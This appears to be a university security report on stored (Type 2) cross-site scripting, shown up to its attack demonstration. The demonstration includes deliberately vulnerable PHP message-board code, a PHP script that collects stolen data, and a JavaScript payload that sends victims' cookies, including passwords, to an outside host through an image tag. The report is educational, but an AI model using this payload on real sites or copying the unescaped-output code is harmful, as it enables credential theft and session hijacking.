Type 2 Cross-site Scripting: An Attack Demonstration

Obi Orjih, oco1@cec.wustl.edu

Abstract

Cross-site scripting is a widespread breed of web vulnerabilities which allows hackers to inject malicious code from their untrusted websites into the webpages that are are being viewed by unknowing victims. This report provides a background on cross-site scripting in general, and then elaborates on the 3 known variants. We concentrate on the Type 2 vulnerability, where an attacker is allowed to store a malicious script on a trusted web server, thus endangering all future users of the web application. We demonstrate this attack using a contrived message board application in order to provide some perspective. Through an examination of the causes of the demonstrated vulnerability, we are able to understand better how this attack is used on the web, and also how to avoid such scenarios.

Keywords: Cross-site scripting, XSS, Type 2 XSS

See also:

Table of Contents

- 1. Introduction
- 2. Types of Cross-site Scripting
  - 2.1 Type 0
  - 2.2 Type 1
  - 2.3 Type 2
- 3. Attack Demonstration
  - 3.1 Vulnerability
  - 3.2 Attack
- 4. Application to the Internet
  - 4.1 Attack
  - 4.2 Defense
- 5. Summary
- 6. References
- 7. List of Acronyms

1. Introduction

As the use of the Internet has grown, so has the number of attacks which attempt to use it for nefarious purposes. One vulnerability which has become commonly exploited is known as cross-site scripting (XSS). An attack on this class of vulnerabilities occurs when an attacker injects malicious code into a web application in an attempt to gain access to unauthorized information. In such instances, the victim is unaware that their information is being transferred from a site that he/she trusts to another site controlled by the attacker. In this report, we will examine the types of cross-site scripting vulnerabilities. Type 0 vulnerabilities are caused by poorly-written client-side scripts, while Type 1 and Type 2 vulnerabilities reside on the server. The difference between Types 1 and 2 is the

length of time that the malicious script is stored. Type 1 vulnerabilities use attack code immediately while Type 2 vulnerabilities store the code on the server for future victims. We present an example of a Type 2 vulnerability using a message board application and explain how it can be exploited. We then discuss how the lessons learned from this contrived demonstration can be applied to the Internet at large.

Back to Table of Contents

2. Types of Cross-site Scripting

The introduction of scripting languages allowed webpages to become more dynamic. Server-side scripting languages such as PHP and ASP enabled web developers to interact with resources that reside on the server such as files and databases. Client-side scripting languages, e.g. JavaScript, execute in the user's web browser and provide similar functionality on the client computer. As with anything else in computing and networking, the addition of more capabilities raised a security concern.

These scripting languages allow users to exchange a multitude of information with web servers, and this information is often sensitive. There are several policies and mechanisms in place to safeguard such information, including the same-origin policy. This is a security measure within web browsers which prevents an object loaded from one "origin" from interacting with objects loaded from a different origin. Here, origin refers to the domain, protocol, and port associated with the object [ORIGIN1].

However, a clever attacker can find ways of getting around such security measures. The security of the web application depends not only on the web browser, but also on the web server. An attacker may exploit a bug in the web browser or web server, or a vulnerability in the particular web application. The web server software and web browser software may be functioning properly, but the scripts used to set up the web application may present a vulnerability. The attacker may then gain access to unauthorized content, including session cookies [XSS1]. Such attacks may include phishing, where the attacker fraudulently acquires sensitive information while posing as a trustworthy party [PHISH1], or browser exploits, where the injected code causes the browser to perform an unexpected action [BROWSER1].

As the name suggests, cross-site scripting attacks work by using scripting capabilities to move data between different websites, usually unbeknownst to the victim. The attacker injects the code into the victim's web browser in a way that is not immediately apparent. This can be done when the user simply clicks a link or views a webpage. When the action is taken, a script runs in the web browser which can allow the attacker to perform almost any action. The exploited vulnerabilities are classified into three types, which are discussed in the following subsections. The differences are based on the location of the vulnerability, and how long the malicious code is stored.

2.1 Type 0

The first type of XSS vulnerability is also known as local or DOM-based XSS. This exists in the client-side script which resides in the code for a particular website. JavaScript code often uses objects which are provided by the browser as part of the Document Object Model (DOM). Examples of such objects include "document.URL" and "document.location." If such a script uses these document objects to write HTML code to the page without properly encoding the HTML entities, a vulnerability may be present. This is because the output of the script is then reinterpreted by the browser, and the contents could include an additional client-side script [DOMXSS1].

A typical attack on this type of vulnerability involves the use of pages on the user's local file system. This allows the remote script to run with privileges on the user's system [XSS1]. This is also an example of a cross-zone scripting attack, where the exploit takes advantage of a vulnerability in a zone-based security solution [ZONE1].

[XSS1] presents the following attack scenario:

1. Mallory sends a URL to Alice (via e-mail or another mechanism) of a maliciously constructed web page.
2. Alice clicks on the link.
3. The malicious web page's JavaScript opens a vulnerable HTML page installed locally on Alice's computer.
4. The vulnerable HTML page contains JavaScript which executes in Alice's computer's local zone.
5. Mallory's malicious script now may run commands with the privileges Alice holds on her own computer.

2.2 Type 1

The next type of vulnerability is the most common type of XSS vulnerability. It is sometimes referred to as a reflected or non-persistent vulnerability. This occurs when data provided by a web client is immediately used by scripts on the server to generate results which are displayed to the user, as is commonly seen with search engines. If the user-supplied data is not validated, some of the results could include a client-side script that is executed in the browser instead of HTML [XSS1].

While this is is a common vulnerability, it often requires social engineering in order to be exploited since the malicious code is supplied by the user. An example of this presented in [XSS1]:

1. Alice often visits a particular website, which is hosted by Bob. Bob's website allows Alice to log in with a username/password pair and store sensitive information, such as billing information.
2. Mallory observes that Bob's website contains a reflected XSS vulnerability.
3. Mallory crafts a URL to exploit the vulnerability, and sends Alice an e-mail, making it look as if it came from Bob (i.e., the e-mail is spoofed).
4. Alice visits the URL provided by Mallory while logged into Bob's website.
5. The malicious script embedded in the URL executes in Alice's browser, as if it came directly from Bob's server. The script steals sensitive information (authentication credentials, billing info, etc.) and sends this to Mallory's web server without Alice's knowledge.

2.3 Type 2

The last type of vulnerability allows the most powerful attacks, though these attacks may arguably be the easiest to deploy. Known as the persistent, stored, or second-order XSS vulnerability, it occurs when user-provided data is stored on a web server and then later displayed to other users without being encoded using HTML entities. This can be found on message boards or online social networking sites, where users are allowed to post HTML-formatted messages for others to see. As such, this does not require the same extent of social engineering as the Type 0 and Type 1 attacks [XSS1].

Again, [XSS1] describes an attack vector:

1. Bob hosts a web site which allows users to post messages and other content to the site for later viewing by other members.
2. Mallory notices that Bob's website is vulnerable to a Type 2 XSS attack.
3. Mallory posts a message, controversial in nature, which may encourage many other users of the site to view it.
4. Upon merely viewing the posted message, site users' session cookies or other credentials could be taken and sent to Mallory's web server without their knowledge.
5. Later, Mallory logs in as other site users and posts messages on their behalf....

This is the attack scenario that is demonstrated in the next section.

Back to Table of Contents

---

3. Attack Demonstration

We now show how a Type 2 XSS vulnerability can be exploited. The scenario is the same as is discussed above. A message board is set up on a website where users can log in and post messages. The attacker is able to steal the login credentials of users by exploiting an XSS vulnerability in the way that messages are saved and displayed to users.

It should be noted that the attack shown in this report is a simple and contrived example. Message boards that are deployed on the Internet should (hopefully) not have a vulnerability that is this easy to exploit. In addition, the attacker in this case had full knowledge of the system being attacked. In practice, an attacker would need to do significantly more sleuthing in order to discover a vulnerability and determine how to exploit it.

3.1 Vulnerability

When a user visits the message board site, they are greeted by a login page which is shown in Figure 1.

Figure 1 - Login page

Upon login, the user is directed to the message board page, shown in Figure 2. In addition, the user's ID and password are sent to the server via a HTTP post request. The message board page, which is implemented in PHP, uses the ID and password to create 2 cookies for the site, one for each parameter. The password is stored in cleartext, which is NOT advisable on the Internet.



Figure 2 - Message board

In this example, there are no messages on the board when the user initially logs in. The user then posts a message by entering a subject and some comments. The text entered by the user is stored in a text file on the server in addition to the user's ID and a timestamp. The method in which the messages are stored on the server creates the Type 2 XSS vulnerability. The code which performs this task is shown below.

```
<?php
   // Variables for later use
   $file_name = "msgs.txt";
   $msg_begin = "~~~~MSG BEGIN~~~~\n";
   $msg_end = "~~~~MSG END~~~~\n";

   // If there is a submission, write it to the file on the server.
   if(($_REQUEST["subject"] != "") && ($_REQUEST["comments"] != ""))
   {
      $file = fopen($file_name, "a"); // Open/create file to write in append mode
      fwrite($file, "\n");
      fwrite($file, $msg_begin);
```

```
        if (isset($_COOKIE["user"]))
            fwrite($file, "User: " . $_COOKIE["user"] . "\n");
        fwrite($file, "Date: " . date("r") . "\n");
        // If the post contains a quotation symbol (e.g. "), it is by default replaced
        // with a backslash and quote (\") when written to the file. The purpose of
        // stripslashes below is to remove the backslash when it is written to the
        // file. Note that this enables the Javascript to be inserted into the
        // subject or comment text unaltered, causing a potential XSS hole.
        fwrite($file, "Subject: " . stripslashes($_REQUEST["subject"]) . "\n");
        fwrite($file, "Comment:\n" . stripslashes($_REQUEST["comments"]) . "\n");
        fwrite($file, $msg_end);
        fwrite($file, "\n\n");
        fclose($file);
    }
?>
```

Great care is taken in this example to store the user's input exactly as is shown in the input form. For example, quotation marks are by default escaped using a backslash character when sent via HTTP post and then written to the file using PHP, i.e. a " becomes \" in the file. The script which stores the text removes the slashes so that the saved text is exactly what was entered. This is done with the "stripslashes" command shown above. While this may be viewed as an attempt to display the messages correctly, it is one of the primary causes of the XSS vulnerability.

The webpage also includes server code to read the previous posts from the text file. This code searches the file for the message separators which were used when writing the messages to the file and outputs the contents between the message separators without modification. Content checking could also be performed at this point to ensure that the output is not executable. For example, the server code could check for special HTML characters or the presence of keywords indicating a script. Instead, no checking is done, and an XSS hole exists.

Figure 3 below shows the browser output of the message board with one post.



Figure 3 - Message board with 1 benign post

3.2 Attack

The attack consists of two parts. First, there is a a PHP file on the attacker's server which is used to store the stolen information. This file parses all the data in the request string that is sent to it and stores the data in a file on that server. The contents of that file are shown below.

```
<?php
   $file = fopen("info.txt", "a"); // Open/create file to write in append mode
   fwrite("\n");
   // Iterate through everything in the request string
   foreach($_REQUEST as $key => $value)
   {
```

```
        fwrite($file, $key . "=" . $value . "\n");
    }
    fwrite("\n");
    fclose($file);
?>
```

The second part is the malicious message that is posted to the message board. The message is shown in Figure 4. Highlighted below is the portion of the message which executes the attack.

```
<script type="text/javascript">var cookies = document.cookie; var cookie_request = cookies.replace(/; */, "&");
document.write("<img src=http://www.rsputter.com/CSE571/phisher.php?" + cookie_request + ">");</script>
```



Figure 4 - The attack message being posted

The first part of the message is actually JavaScript code which extracts the cookie data (user ID and password) from the browser. An HTML image tag is then used to send the data to the monitor file on the attacker's remote server via a carefully constructed request. In this example, this results in a broken image since the monitor file does not send back an image. This can be made more clandestine by writing a monitor which sends back a small (perhaps 1 pixel by 1 pixel) image or by using a different method to send the request to the monitor. The second

part of the message from the attacker, who apparently is not completely malicious, informs future users that their credentials have been compromised and directs them to the file on the attacker's server that contains their data. When the victim clicks on the link provided by the attacker, the contents of the file which contains the user data are displayed. The result of the message is shown below in Figure 5.

